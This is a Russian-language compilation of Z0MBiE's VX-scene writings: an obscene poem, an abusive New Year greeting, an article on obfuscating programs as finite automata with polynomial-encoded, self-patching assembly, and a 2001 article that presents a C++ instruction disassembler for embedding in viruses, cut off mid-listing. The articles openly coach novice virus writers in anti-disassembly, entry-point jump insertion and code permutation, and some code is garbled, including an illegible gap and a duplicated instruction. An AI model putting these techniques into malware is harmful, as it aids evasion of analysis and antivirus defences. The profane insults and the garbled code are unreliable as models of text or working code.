



Z0MBiE: русские статьи

Сборник русскоязычных статей из архива Z0MBiE. В книгу вошли материалы о Win32/Win9x, ring-0, PE-файлах, дизассемблерах, генераторах кода, полиморфизме, метаморфизме, пермутации, недетектируемости, антивирусной эвристике, RSA, системном программировании и текстах о VX-сцене.

Больше крутых материалов в моём телеграм канале [@grogrigs](#)

Miroslav Nemirov -- "Idite vy na huj"

Идите вы на хуй, ёбанные козлы, идите вы на хуй!
Идите вы на хуй, ёбанные козлы, ёбаная пидарасня!
Идите на хуй, идите, блядь, суки, в пизду,
Идите блядь, в сраку, мудилы ебучие, на хуй идите,
оставьте меня!

Идите на хуй, ёбанные козлы, идите вы на хуй,
Свою заберите всю ёбаную хуйню!
Уж нету терпения, я заявляю вам с полным размахом,
Да на хуй всю эту блядь вашу блядь мудозвотню!

Идите вы на хуй, вы блядь заебали совсем,
Вы блядь, пидарасы, уже заебали вконец!
Идите вы на хуй, мудилы, так я объявляю вам всем,
Идите вы на хуй, а то уж блядь полный пиздец!

Идите вы на хуй, короче, ёбанные суки козлы, идите вы на хуй в пизду!
Уж нету терпения гадское блядское это всё видеть курлы блядь мурлы
Идите вы на хуй, спиной вперёд блядь и кланяясь: "Слушаюсь, сэр, и иду",
Идите вы на хуй, и быстро при этом, и хуй вам на рыло, козлы!

Новогоднее поздравление-2005

Здравствуйте, дорогие читатели, писатели, и ёбанные пидарасы!

Я не буду желать вам той же самой поебни, которую уже много раз пожелали все эти хуевы неебаца родные и близкие. Потому что это все хуйня.

Год этот был говно, что уже ни для кого не секрет. Кто-то стал умнее, кто-то заработал денег. Одним пришел пиздец, другим он скоро наступит.

Но как бы то ни было, я желаю вам креативного настроения, побольше оптимизма, уверенности в своих силах и ненависти ко всем этим скотопидарасам вокруг.

Настает время, когда нажатия на клавиши решают и значат все больше. Знайте, на что нажимать. Когда пойдет дождь - танцуйте и смейтесь, когда по телевизору будут бить куранты, или объявят минуту молчания - веселитесь и орите пьяным матом, потому что это ваша жизнь.

Живите только своими интересами и никого не слушайте. Правда, она же истина и справедливость, внутри вас и всегда была с вами. Личность всегда лучше и сильнее толпы. Делайте только то, что вам хочется, и забивайте хуй на все остальное.

А если случится цунами, то я желаю вам оказаться теми самыми серферами, которые прокатятся на волне, с улыбкой глядя на приходящий всему и вся пиздец.

С Новым Годом!

Z.

Преобразование кода и конечные автоматы

Проектируем очень хуево дизассемблируемый код.

Существует такой интересный объект, как конечный автомат (finite automaton). Этот автомат обладает внутренними состояниями (это просто такие переменные), при изменении которых происходят определенные действия. Таким образом, есть набор действий, каждое из которых определяется текущим состоянием автомата, и/или переходом из одного состояния в другое, и матрица, определяющая переходы между состояниями.

Рассмотрим простую задачку: есть строка вида "1,3-7,9-100,105" которую надо преобразовать в бинарный вид.

Рассмотрим реализацию, основанную на технологии конечных автоматов (еще говорят switch-технология). Введем внутренние состояния автомата.

- 0 - до первого (до '-') числа
- 1 - внутри первого числа
- 2 - до второго (после '-') числа
- 3 - внутри второго числа
- 4 - конец строки (после последнего символа)
- 5 - ошибка синтаксиса

Тогда программа представляется в таком виде:

```
с - указатель на текущий символ
*с - текущий символ разбираемой строки
А - номер действия
```

переход	символ	А	действие:	ситуация:
0-->1	0..9	1	l=*с-'0';	новая пара чисел, встречена цифра
0-->5	другие			новая пара чисел, встречена НЕ цифра
1-->0	,	2	store(l,l);	одно число, в конце ','
1-->1	0..9	3	l=l*10+*с-'0';	добавить символ к первому числу
1-->2	-			два числа, первое закончилось на '-'
1-->4	eoln	2	store(l,l);	одно число, после него - конец строки
1-->5	другие			недопустимый символ в первом числе
2-->3	0..9	4	h=*с-'0';	два числа, после '-' цифра
2-->5	другие			два числа, после '-' НЕ цифра
3-->0	,	5	store(l,h);	два числа, в конце ','
3-->3	0..9	6	h=h*10+*с-'0';	добавить символ к второму числу
3-->4	eoln	5	store(l,h);	два числа, после них - конец строки
3-->5	другие			недопустимый символ во втором числе
4-->		7	exit();	конец строки (после последнего символа)
5-->		8	error();	ошибка синтаксиса

Тогда таблица действий при переходах между состояниями выглядит так:

с	следующее состояние:
т о	0 1 2 3 4 5
е с	номер действия:
к т	0 - 1 - - - 2
у о	1 3 4 5 - 3 2
щ я	2 - - - 6 - 2
е н	3 7 - - 8 7 2
е и	4 - - - - - -
е	5 - - - - - -

Простой исходник на си будет выглядеть так:

```
int S = 0;
char*c = "1,3-7,9-100,105";
for(;;)
```

```

{
  switch(S)
  {
    case 0:
      if ( isdigit(*c) ) { S=1; l=*c-'0';      } else
                        { S=5;                  };
      break;
    case 1:
      if ( *c == ',' ) { S=0; store(l,l);      } else
      if ( isdigit(*c) ) { S=1; l=l*10+*c-'0'; } else
      if ( *c == '-' ) { S=2;                  } else
      if ( *c == 0 )    { S=4; store(l,l);      } else
                        { S=5;                  };
      break;
    case 2:
      if ( isdigit(*c) ) { S=3; h=*c-'0';      } else
                        { S=5;                  };
      break;
    case 3:
      if ( *c == ',' ) { S=0; store(l,h);      } else
      if ( isdigit(*c) ) { S=3; h=h*10+*c-'0'; } else
      if ( *c == 0 )    { S=4; store(l,h);      } else
                        { S=5;                  };
      break;
    case 4:
      exit();
      break;
    case 5:
      error();
      break;
  }
  c++;
}

```

Если теперь преобразовать вышеприведенный исходник в более низкоуровневое представление, при этом избавившись от переменных, то получится вот что:

```

x:
x0:
      if ( isdigit(*c) ) { l=*c-'0';      c++; goto x1; } else
                        {                  c++; goto x5; };

x1:
      if ( *c == ',' ) { store(l,l);      c++; goto x0; } else
      if ( isdigit(*c) ) { l=l*10+*c-'0'; c++; goto x1; } else
      if ( *c == '-' ) {                  goto x2; } else
      if ( *c == 0 )    { store(l,l);      c++; goto x4; } else
                        {                  goto x5; };

x2:
      if ( isdigit(*c) ) { h=*c-'0';      c++; goto x3; } else
                        {                  goto x5; };

x3:
      if ( *c == ',' ) { store(l,h);      c++; goto x0; } else
      if ( isdigit(*c) ) { h=h*10+*c-'0'; c++; goto x3; } else
      if ( *c == 0 )    { store(l,h);      c++; goto x4; } else
                        {                  goto x5; };

x4:
      exit();
x5:
      error();

      goto x

```

Полученный код, будучи скомпилированным с оптимизацией, крайне труден для дизассемблирования, и вот по какой причине: при попытке его восстановления в классические си-конструкции, типа for, while, if-else, останутся "лишние" goto, и если их будет много, то понять смысл будет исключительно сложно.

Граф переходов между блоками для подобной программы будет отличаться от графа для классической программы бОльшим количеством перекрещивающихся связей.

Для восстановления этого кода в исходный вид, придется выделить постоянные блоки кода, пронумеровать их, затем заново ввести переменные-состояния, и только тогда будет возможно

Теперь рассмотрим более сложный исходник:

[illegible]

```

case 4: { h=*c-'0';      c++; }; break;
case 5: { store(l,h);     c++; }; break;
case 6: { h=h*10+*c-'0'; c++; }; break;
case 7: { exit();         }; break;
case 8: { error();        }; break;
}
}

```

Как видим, последний пример написан без команд сравнения и условных переходов.

В таком виде программа представляет собой цикл из трех частей: в первой части анализируются внешние данные (здесь это строка символов), и преобразуются в некоторые внутренние переменные (здесь это показано неявно через массив T[]), затем вычисляются переходы по таблицам между состояниями (здесь это первый switch), и одновременно на каждом таком переходе выбирается из таблиц номер действия (здесь это опять же первый switch и переменная A), и в третьей части цикла выполняется некоторое реальное действие (здесь это второй switch).

И вот что интересно: от программы как таковой, мы теперь перешли к номерам блоков команд, и последовательность этих номеров и является самой сутью исходной программы.

Рассмотрим теперь такой вопрос: как генерируется номер следующего действия. Он генерируется в зависимости от текущих состояний конечного автомата. В случае, если таких переменных-состояний мало, можно обойтись таблицами, в которых указано, какие следующие состояния и действия соответствуют текущим состояниям.

Подобные таблицы могут быть преобразованы в функцию.

Требования к такой функции просты: на вход ей подается число, в котором закодированы текущие состояния, а на выходе получается число, в котором закодированы следующие состояния и номер действия.

Таким образом работа программы будет заключаться в итерации такого цикла:

1. Вызвать функцию, передав в нее текущие состояния, затем из результата извлечь новые значения состояний и номер действия.
2. Выполнить действие, определяемое полученным номером.

Рассмотрим следующий вариант.

Состояниями являются значения регистров EAX..EDI, а номером действия является численное значение байтов, определяющих некую инструкцию, дополненную либо NOP'ами либо командой RETN.

Тогда ВСЯ наша программа будет являться... функцией.

Изначально, на вход этой функции подается, к примеру, EAX = 2, ECX = 3, остальные = 0, команда NOP. Тогда число будет, например, таким:

```

00000000...00000003000000020000C390
<--EDI->...<--ECX-><--EAX-><--cmd->

```

На выходе функция дает результат:

```

00000000...00000003000000020000C341
<--EDI->...<--ECX-><--EAX-><--cmd->

```

что соответствует команде inc ecx, и тем же самым состояниям-значениям регистров.

Тогда мы выполняем полученную команду, и меняется состояние ecx, и мы подаем в функцию такое число:

```

00000000...00000004000000020000C341
<--EDI->...<--ECX-><--EAX-><--cmd->

```

и так далее. К числу, понятно, надо еще добавить уникальный номер каждой инструкции в программе, потому что сами опкоды могут повторяться.

Интересно то, что при помощи такой функции, можно закодировать большую часть ассемблерных команд -- в частности, все условные и безусловные переходы, а также все команды, изменяющие значения регистров известным образом. Остаются только команды работы с памятью, прочими устройствами и команды вызова ари-функций.

Возникает вопрос: как построить такую функцию.

И здесь есть огромное количество вариантов, от простых таблиц, и до нейронных сетей.

В вышеприведенном примере, конечно, ничего не получится, потому что регистров много, принимать они могут много разных значений, и поэтому функция будет такой большой, что не поместится в компьютере. А жаль.

Поэтому рассмотрим упрощенный вариант.

Аргументом функции будет номер состояния. Результатом будет число размером в WORD. Старшим байтом результата будет первый байт опкода. Младшим байтом будет номер состояния, а его младшим битом -- значение флага ZF. Поэтому появится возможность убрать из программы команды вида JZ/JNZ, и закодировать их посредством переходов между состояниями. Сама программа будет криптовать текстовую строчку.

Исходный код программы:

ДЕЙСТВИЯ:	СОСТОЯНИЯ И ПЕРЕХОДЫ:	
	NZ	ZR
xormsg:	-1 --> 00	
xor edx, edx	00 --> 02	01 --> 02
cycle1: lea esi, msg	02 --> 04	03 --> 04
mov ecx, msg_size	04 --> 06	05 --> 06
cycle2: xor [esi], dh	06 --> 08	07 --> 08
sub dh, dl	08 --> 10	09 --> 10
inc esi	10 --> 12	11 --> 12
dec ecx	12 --> 06	13 --> 14
jnz cycle2		
inc dl	14 --> 16	15 --> 16
cmp dl, 'z'	16 --> 02	17 --> 18
jne cycle1		
ret	18	

Функция, заданная таблицей:

Аргумент	Значение
f(-1)	= 0x3300
f(0x00)	= 0xBE02
f(0x01)	= 0xBE02
f(0x02)	= 0xB904
f(0x03)	= 0xB904
f(0x04)	= 0x3006
f(0x05)	= 0x3006
f(0x06)	= 0x2A08
f(0x07)	= 0x2A08
f(0x08)	= 0x460A
f(0x09)	= 0x460A
f(0x0A)	= 0x490C
f(0x0B)	= 0x490C
f(0x0C)	= 0x3006
f(0x0D)	= 0xFE0E
f(0x0E)	= 0x8010
f(0x0F)	= 0x8010
f(0x10)	= 0xBE02
f(0x11)	= 0x0012

Теперь сгенерируем функцию. Пусть это будет полином. Хотя и тривиально, но интересно.

$$f(X) = \sum_{i=0}^{18} C[i] \cdot X^i$$

Здесь X -- аргумент функции, который, как мы решили, есть текущее состояние, а в возвращаемом функцией числе будет закодировано следующее состояние и первый байт инструкции.

Нахуячим простенькую програмку по подсчету коэффициентов полинома: см. (1)

Теперь у нас есть все, что необходимо для реализации функции. Вот как она будет выглядеть:

```
float calc(float X)
{
    float y = 0;
    for(int j=0; j<N; j++)
        y += pow(X,j) * C[j];
    return y;
}
```

Или же, в более приятном виде:

```
N equ 19

go_next_state:    pushf    ; IN/OUT: EBX=current/next state
                  pusha
                  finit
                  fld     dword ptr [esp+4*4]    ; pusha.ebx
                  push     N
                  pop      ecx
                  lea      edx, C_table
                  fldz      ; st(1)
                  fldl      ; st(0)
__c1:             fld      st(0)
                  fld      tbyte ptr [edx]
                  fmulp
                  faddp    st(2),st(0)
                  fmul     st(0),st(2)
                  add      edx, 10
                  loop     __c1
                  fistp    dword ptr [esp+4*4]    ; pusha.ebx
                  fistp    dword ptr [esp+4*4]    ; pusha.ebx
                  popa
                  popf
                  retn

C_table          label tbyte
dt 4.86419999999999986e+04 ; C[ 0]
dt 1.052028658321440037e+06 ; C[ 1]
dt -2.226893544084362929e+06 ; C[ 2]
dt 1.054917653361728822e+06 ; C[ 3]
dt 1.030581898921544049e+06 ; C[ 4]
dt -1.641889337850409245e+06 ; C[ 5]
dt 1.056816179457771135e+06 ; C[ 6]
dt -4.226269487577827341e+05 ; C[ 7]
dt 1.179126264336835917e+05 ; C[ 8]
dt -2.418954943314347526e+04 ; C[ 9]
dt 3.749247680199179089e+03 ; C[10]
dt -4.446691826539333110e+02 ; C[11]
dt 4.044639078866551414e+01 ; C[12]
dt -2.801020107772053989e+00 ; C[13]
dt 1.450610807381378830e-01 ; C[14]
dt -5.436999378694686739e-03 ; C[15]
dt 1.391774067561251339e-04 ; C[16]
dt -2.174850123595773034e-06 ; C[17]
dt 1.563443629925163634e-08 ; C[18]
```

Поскольку первый опкод закодирован в старшем байте возвращаемого функцией числа, в собственно программе он будет отсутствовать.

Вот программа, полученная в результате всех этих извращений:

```
.data
msg db 'Бля, пошли все нахуй, мудаки!',0
```

```

msg_size      equ      $-msg

start:

    call       xormsg

    push       0
    push       offset msg
    push       offset msg
    push       0
    callW      MessageBoxA

    call       xormsg

    push       0
    push       offset msg
    push       offset msg
    push       0
    callW      MessageBoxA

    push       -1
    callW      ExitProcess

xormsg:

    xor        ebx, ebx    ; начальное состояние = -1
    dec        ebx

    jmp        begin

cycle:

    pushf                      ; копируем ZF в младший бит EBX
    push       eax           ;
    lahf                      ;
    shr        ah, 6 ; ZF    ;
    and        ah, 1         ;
    and        bl, 0FEh      ;
    or         bl, ah        ;
    pop        eax           ;
    popf                      ;

begin:

    call       go_next_state ; вычисляем следующее состояние

    cmp        bl, 18        ; последнее состояние --> выход
    jae        quit

    push       eax ecx        ; берем первый байт инструкции из
    mov        cl, bh         ; результата функции, и патчим себя
    mov        bh, 0
    mov        eax, jtab[ebx*4]
    mov        [eax], cl
    pop        ecx eax

    jmp        jtab[ebx*4] ; переходим на действие

quit:

    retn

jtab          label      dword    ; таблица указателей на действия
                                ; index = номер действия =
                                ;          = номер состояния
    dd         s00,s01        ;
    dd         s02,s03
    dd         s04,s05
    dd         s06,s07
    dd         s08,s09
    dd         s10,s11
    dd         s12,s13
    dd         s14,s15
    dd         s16,s17

s00:
s01:          ; xor        edx, edx
              db          ?,0D2h
              jmp         cycle

s02:
s03:          ; lea        esi, msg

```

```

                db      ?
                dd      offset msg
                jmp     cycle
s04:
s05:                ; mov     ecx, msg_size
                db      ?
                dd      msg_size
                jmp     cycle

s06:
s07:                ; xor     [esi], dh
                db      ?,36h
                jmp     cycle

s08:
s09:                ; sub     dh, dl
                db      ?,0F2h
                jmp     cycle

s10:
s11:                ; inc     esi
                db      ?
                jmp     cycle

s12:
s13:                ; dec     ecx
                db      ?
                jmp     cycle

s14:
s15:                ; inc     dl
                db      ?,0C2h
                jmp     cycle

s16:
s17:                ; cmp     dl, 'Z'
                db      ?,0FAh,'Z'
                jmp     cycle

```

Теперь, чтобы пронять логику работы программы, надо взять функцию, и получить все ее значения для всех возможных состояний, а затем составить таблицу переходов между состояниями, и заменить их на jz/jnz.

После этого, если программа не была спроектирована как конечный автомат, так, как это показано в начале статьи, то можно будет реверсировать ее в классические си-конструкции типа if, for, while.

Теория

Самое интересное заключается в том, что все показанные здесь преобразования кода возможно осуществлять автоматически, то есть конвертировать части обычных бинарных программ или сорцов в конечные автоматы и/или заменять порядок выполнения команд функцией.

Предположим, что в качестве переменной части состояния автомата был бы использован не флаг ZF, а, скажем, значение регистра AL. Тогда для получения всей информации, закодированной в функции, на каждом шаге пришлось бы анализировать 256 вариантов. А если бы это был регистр AX, то при проверке первых двух байт файла на MZ, из текущего состояния было бы 65534 перехода на одну ветвь исполнения, и 2 перехода на другую ветвь.

При еще больших размерах состояний, перебор всех состояний на каждом шаге стал бы еще более трудным, и тогда часть программы, отвечающая за изменение того же eхе файла была бы пропущена, то есть не была бы экстрактирована из функции.

В идеале такая функция должна представлять собой черный ящик, в него подают текущее состояние - он возвращает следующее, а получить значение из середины последовательности крайне сложно.

В общем, достаточно уже сказано, и на этом я пойду выпью пивка, а вы сидите и ломайте головы над всем этим бредом - авось пригодится где-нибудь...

Приложение (1): программа для подсчета коэффициентов полинома

Для понимания рекомендуется знание си и самую малость линейной алгебры.

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <assert.h>
#include <io.h>
#include <math.h>
#pragma hdrstop

#define float    long double

int N = 19;

float X[100] = {-1,0,2,4,6, 8,10,12,14,16,1,3,5,7, 9,11,13,15,17 };
float Y[100] = {
    0+0x3300,
    2+0xBE00,
    4+0xB900,
    6+0x3000,
    8+0x2A00,
    10+0x4600,
    12+0x4900,
    6+0x3000,
    16+0x8000,
    2+0xBE00,
    2+0xBE00,
    4+0xB900,
    6+0x3000,
    8+0x2A00,
    10+0x4600,
    12+0x4900,
    14+0xFE00,
    16+0x8000,
    18+0x0000 };

float C[100];

float calc(float X)
{
    float y = 0;
    for(int j=0; j<N; j++)
        y += pow(X,j) * C[j];
    return y;
}

void init()
{
    float* Z = new float[ N*(N+1) ];
    assert(Z);

#define Zyx(y,x)    Z[y*(N+1)+x]

    for(int y=0; y<N; y++)
    {
        for(int x=0; x<N; x++)
            Zyx(y,x) = pow(X[y], x);
        Zyx(y,N) = Y[y];
    }
    for(int n=0; n<N-1; n++)
        for(int y=n+1; y<N; y++)
```

```

{
    float t = Zyx(y,n) / Zyx(n,n);
    for(int x=0; x<=N; x++)
        Zyx(y,x) -= Zyx(n,x) * t;
}
for(int n=N-1; n>=0; n--)
{
    float s = 0;
    for(int t=n+1; t<=N-1; t++)
        s += Zyx(n,t) * C[t];
    C[n] = (Zyx(n,N) - s) / Zyx(n,n);
}

delete Z;

for(int i=0; i<N; i++)
    assert(abs(calc(X[i]) - Y[i]) < 0.0001);
}

void main()
{
    init();

    for(int n=0; n<N; n++)
        printf("f(%5.2Lf) (%02X) = %5.2Lf (%04X)\n", X[n],
            (int)ceil(X[n]), Y[n], (int)ceil(Y[n]));
    printf("f(X) = SUMi( C[i]*X^i ), i=0..%i\n", N-1);
    for(int n=0; n<N; n++)
        printf("dt %30.19Le ; C[%2i]\n", C[n], n);
}

```

Дизассемблеры в вирусах

(x) 2001 ZOMBiE

Вы, конечно, знаете, что чем больше в вирусе фичей (возможностей), и чем больше связей между ними и окружением вируса (реакций) -- тем вирус живее; а чем больше у вируса сложность, тем лучше для нас. Например модульность и/или написание портируемого вируса на скрипте -- весьма перспективные течения; кроме того, совсем уже близко технология недетектируемости и объединения вирусов в сеть, со всеми последствиями. И это только начало.

В связи со вторжением всех этих кульных фичезов в массовое вирмэйкерское сознание, возникает вопрос об удобных инструментах, т.е. о тулзах, инклюдниках, статьях и кусках кода, которые помогут начинающему вирмэйкеру поскипать тяжелый путь от арвихакера до наших дней, и практически сразу же взять и воплотить в жизнь свои самые черные мечты. Так вот я здесь для того, чтобы помочь вам в этом нелегком, но правильном деле.

Одним из таких супер-пупер инструментов является... дизассемблер. Но не тот, который софт-айс. А тот, который встроен в вирус. Применить его можно практически везде; и везде это дает нехилый эффект.

Например, анализ кода и разбор его на инструкции производится последовательным вызовом дизассемблера инструкций. Дизассемблер применяется также при пермутации и интеграции кода; возможно применение в туннелинге (tunneling), т.е. в эмуляции, трассировке без выполнения. Самое же тривиальное использование дизассемблера -- это поскипать после точки входа несколько инструкций и вставить переход на вирус уже туда.

Код, который (и только который) я рассматриваю -- это 32-битный x86-код. Однако, приведенный в этой статье дизассемблер может быть элементарно преобразован для работы с 16-битным кодом.

Теперь возникает вопрос о том, что мы будем дизассемблировать. Другими словами, какую информацию мы желаем извлечь из потока инструкций переменных длин. Достаточно ли нам только длин инструкций; хотим ли мы кроме этого знать что-либо о префиксах, коде операции, аргументах инструкции.

Когда-то давным давно (в 1997 году) я еще не знал, до какой степени универсальный дизассемблер -- полезная штука; поэтому в движке ZCME было написано так:

```
...
inc     cx                ; 5
cmp     al, 0EAh
je      @@exit
cmp     ax, 3E80h         ; cmp [xxxx], yy
je      @@exit
inc     cx                ; 6
...
```

Как видно, это дизассемблер, заточенный под конкретный набор инструкций; каковые и были использованы в ZCME-based вирусе.

Позже, в следующем таком вирусе, дизассемблер пришлось дополнить. И в следующем через один вирусе, его тоже пришлось изменить. И так прошло три года... ;-)

Короче, в конце концов я написал универсальный дизассемблер длин LDE, а позже появились несколько его модификаций, под разные задачи.

Как видно из примера выше, мне были нужны одни только длины инструкций; все остальное же заключалось в проверке опкода на EB, E8, E9, 7x, 0F 8x, и т.п.

Но есть случаи, когда кроме длины хочется знать о инструкции еще что-то; и тогда дизассемблер становится чуть сложнее.

Например, зная, какие регистры используются в некой инструкции программы, можно вставить перед ней свои собственные:

было:	стало:
mov eax, [ebx+4]	mov eax, vir_1
	add vir_2, eax
	mov eax, [ebx+4]

А при пермутации собственного кода, знание о регистрах и использовании стэка необходимо для перемешивания вирусных инструкций между собой.

Другими словами, чем больше мы знаем о инструкциях с помощью встроенного в вирус дизассемблера, тем меньше ограничено наше воображение, и тем в перспективе больше всяких интересных вещей мы можем сотворить.

В конце текста приведен фрагмент кода на C++, позволяющий разобрать заданную инструкцию на составляющие. Вызывается оно так:

```
int disasm_ok = disasm( &buf[ip] );
```

В результате чего из процедуры возвращается 1 если все ок, и 0, если наступил локальный пиздец -- попалась неизвестная инструкция.

В случае, когда все окей, вызванная процедура разложит заданную инструкцию на составляющие, т.е. заполнит следующие переменные:

Переменные

```
DWORD disasm_len;          -- длина инструкции в байтах, 0 если была ошибка

DWORD disasm_flag;         -- битовая маска, флаги, C_xxx
C_66      -- есть префикс 66
C_67      -- есть префикс 67
C_LOCK    -- есть префикс lock (F0)
C_REP     -- есть префикс repz/repnz, значение в disasm_rep
C_SEG     -- есть сегментный префикс, значение в disasm_seg
C_OPCODE2 -- есть второй опкод (первый был равен 0x0F),
            значение в disasm_opcode2
C_MODRM   -- есть байт modrm, значение в disasm_modrm
C_SIB     -- есть байт sib, значение в disasm_sib

DWORD disasm_memsize;      -- длина адреса памяти, используемого в инструкции,
                            значение в disasm_mem
BYTE  disasm_mem[8];       -- адрес (длина в disasm_memsize)

DWORD disasm_datasize;    -- длина числового аргумента-данных (в байтах),
                            значение в disasm_data
BYTE  disasm_data[8];     -- данные (длина в disasm_datasize)

BYTE  disasm_seg;         -- C_SEG: сегментный префикс (CS DS ES SS FS GS)
BYTE  disasm_rep;         -- C_REP: префикс REPZ/REPZ
BYTE  disasm_opcode;      -- собственно опкод, присутствует всегда
BYTE  disasm_opcode2;     -- C_OPCODE2: второй опкод (если первый был 0x0F)
BYTE  disasm_modrm;       -- C_MODRM: байт modxxxxrm
BYTE  disasm_sib;         -- C_SIB: байт sib
```

Сборка инструкции из всего вышеприведенного отстоя, выглядит так:

```
if (disasm_flag & C_66)      *outptr++ = 0x66;
if (disasm_flag & C_67)      *outptr++ = 0x67;
if (disasm_flag & C_LOCK)    *outptr++ = 0xF0;
if (disasm_flag & C_REP)     *outptr++ = disasm_rep;
```

```

if (disasm_flag & C_SEG)      *outptr++ = disasm_seg;
*outptr++ = disasm_opcode;
if (disasm_flag & C_OPCODE2) *outptr++ = disasm_opcode2;
if (disasm_flag & C_MODRM)   *outptr++ = disasm_modrm;
if (disasm_flag & C_SIB)     *outptr++ = disasm_sib;
for (DWORD i=0; i<disasm_memsiz; i++) *outptr++ = disasm_mem[i];
for (DWORD i=0; i<disasm_datasiz; i++) *outptr++ = disasm_data[i];

```

Как видно из нижеследующего листинга, ничего сложного в дизассемблере нет; трудность только одна -- лениво было набивать все эти циферки.

В качестве бонуса, для тех кто не знает С, разъясню, что такое `*xz++`. Это, во первых, чтение/запись из адреса памяти, кой хранится в переменной по имени `xz`, а, во-вторых, инкремент этой переменной. Другими словами, это `LODSB` при чтении и `STOSB` при записи.

Собственно, это все.

DISASM.CPP

```

// disasm_flag values:
#define C_66      0x00000001    // 66-prefix
#define C_67      0x00000002    // 67-prefix
#define C_LOCK    0x00000004    // lock
#define C_REP     0x00000008    // repz/repnz
#define C_SEG     0x00000010    // seg-prefix
#define C_OPCODE2 0x00000020    // 2nd opcode present (1st==0F)
#define C_MODRM   0x00000040    // modrm present
#define C_SIB     0x00000080    // sib present
#define C_ANYPREFIX (C_66|C_67|C_LOCK|C_REP|C_SEG)

DWORD disasm_len;           // 0 if error
DWORD disasm_flag;         // C_xxx
DWORD disasm_memsiz;       // value = disasm_mem
DWORD disasm_datasiz;     // value = disasm_data
DWORD disasm_defdata;      // == C_66 ? 2 : 4
DWORD disasm_defmem;       // == C_67 ? 2 : 4

BYTE disasm_seg;           // CS DS ES SS FS GS
BYTE disasm_rep;          // REPZ/REPZ
BYTE disasm_opcode;       // opcode
BYTE disasm_opcode2;      // used when opcode==0F
BYTE disasm_modrm;        // modxxxxrm
BYTE disasm_sib;          // scale-index-base
BYTE disasm_mem[8];       // mem addr value
BYTE disasm_data[8];      // data value

// returns: 1 if success
//          0 if error

int disasm(BYTE* opcode0)
{
    BYTE* opcode = opcode0;

    disasm_len = 0;
    disasm_flag = 0;
    disasm_datasiz = 0;
    disasm_memsiz = 0;
    disasm_defdata = 4;
    disasm_defmem = 4;

retry:
    disasm_opcode = *opcode++;

    switch (disasm_opcode)
    {
        case 0x00: case 0x01: case 0x02: case 0x03:

```



```

case 0x08: case 0x09: case 0x0A: case 0x0B:
case 0x10: case 0x11: case 0x12: case 0x13:
case 0x18: case 0x19: case 0x1A: case 0x1B:
case 0x20: case 0x21: case 0x22: case 0x23:
case 0x28: case 0x29: case 0x2A: case 0x2B:
case 0x30: case 0x31: case 0x32: case 0x33:
case 0x38: case 0x39: case 0x3A: case 0x3B:
case 0x62: case 0x63:
case 0x84: case 0x85: case 0x86: case 0x87:
case 0x88: case 0x89: case 0x8A: case 0x8B:
case 0x8C: case 0x8D: case 0x8E: case 0x8F:
case 0xC4: case 0xC5:
case 0xD0: case 0xD1: case 0xD2: case 0xD3:
case 0xD8: case 0xD9: case 0xDA: case 0xDB:
case 0xDC: case 0xDD: case 0xDE: case 0xDF:
case 0xFE: case 0xFF:
    disasm_flag |= C_MODRM;
    break;
case 0xCD: disasm_datasize += *opcode==0x20 ? 1+4 : 1;
    break;
case 0xF6:
case 0xF7: disasm_flag |= C_MODRM;
    if (*opcode & 0x38) break;
    // continue if <test ..., xx>
case 0x04: case 0x05: case 0x0C: case 0x0D:
case 0x14: case 0x15: case 0x1C: case 0x1D:
case 0x24: case 0x25: case 0x2C: case 0x2D:
case 0x34: case 0x35: case 0x3C: case 0x3D:
    if (disasm_opcode & 1)
        disasm_datasize += disasm_defdata;
    else
        disasm_datasize++;
    break;
case 0x6A:
case 0xA8:
case 0xB0: case 0xB1: case 0xB2: case 0xB3:
case 0xB4: case 0xB5: case 0xB6: case 0xB7:
case 0xD4: case 0xD5:
case 0xE4: case 0xE5: case 0xE6: case 0xE7:
case 0x70: case 0x71: case 0x72: case 0x73:
case 0x74: case 0x75: case 0x76: case 0x77:
case 0x78: case 0x79: case 0x7A: case 0x7B:
case 0x7C: case 0x7D: case 0x7E: case 0x7F:
case 0xEB:
case 0xE0: case 0xE1: case 0xE2: case 0xE3:
    disasm_datasize++;
    break;
case 0x26: case 0x2E: case 0x36: case 0x3E:
case 0x64: case 0x65:
    if (disasm_flag & C_SEG) return 0;
    disasm_flag |= C_SEG;
    disasm_seg = disasm_opcode;
    goto retry;
case 0xF0:
    if (disasm_flag & C_LOCK) return 0;
    disasm_flag |= C_LOCK;
    goto retry;
case 0xF2: case 0xF3:
    if (disasm_flag & C_REP) return 0;
    disasm_flag |= C_REP;
    disasm_rep = disasm_opcode;
    goto retry;
case 0x66:
    if (disasm_flag & C_66) return 0;
    disasm_flag |= C_66;
    disasm_defdata = 2;
    goto retry;
case 0x67:
    if (disasm_flag & C_67) return 0;
    disasm_flag |= C_67;
    disasm_defmem = 2;

```

```

        goto retry;
case 0x6B:
case 0x80:
case 0x82:
case 0x83:
case 0xC0:
case 0xC1:
case 0xC6: disasm_datasize++;
           disasm_flag |= C_MODRM;
           break;
case 0x69:
case 0x81:
case 0xC7:
           disasm_datasize += disasm_defdata;
           disasm_flag |= C_MODRM;
           break;
case 0x9A:
case 0xEA: disasm_datasize += 2 + disasm_defdata;
           break;
case 0xA0:
case 0xA1:
case 0xA2:
case 0xA3: disasm_memsized += disasm_defmem;
           break;
case 0x68:
case 0xA9:
case 0xB8: case 0xB9: case 0xBA: case 0xBB:
case 0xBC: case 0xBD: case 0xBE: case 0xBF:
case 0xE8:
case 0xE9:
           disasm_datasize += disasm_defdata;
           break;
case 0xC2:
case 0xCA: disasm_datasize += 2;
           break;
case 0xC8:
           disasm_datasize += 3;
           break;
case 0xF1:
           return 0;
case 0x0F:
           disasm_flag |= C_OPCODE2;
           disasm_opcode2 = *opcode++;
           switch (disasm_opcode2)
           {
               case 0x00: case 0x01: case 0x02: case 0x03:
               case 0x90: case 0x91: case 0x92: case 0x93:
               case 0x94: case 0x95: case 0x96: case 0x97:
               case 0x98: case 0x99: case 0x9A: case 0x9B:
               case 0x9C: case 0x9D: case 0x9E: case 0x9F:
               case 0xA3:
               case 0xA5:
               case 0xAB:
               case 0xAD:
               case 0xAF:
               case 0xB0: case 0xB1: case 0xB2: case 0xB3:
               case 0xB4: case 0xB5: case 0xB6: case 0xB7:
               case 0xBB:
               case 0xBC: case 0xBD: case 0xBE: case 0xBF:
               case 0xC0:
               case 0xC1:
                   disasm_flag |= C_MODRM;
                   break;
               case 0x06:
               case 0x08: case 0x09: case 0x0A: case 0x0B:
               case 0xA0: case 0xA1: case 0xA2: case 0xA8:
               case 0xA9:
               case 0xAA:
               case 0xC8: case 0xC9: case 0xCA: case 0xCB:
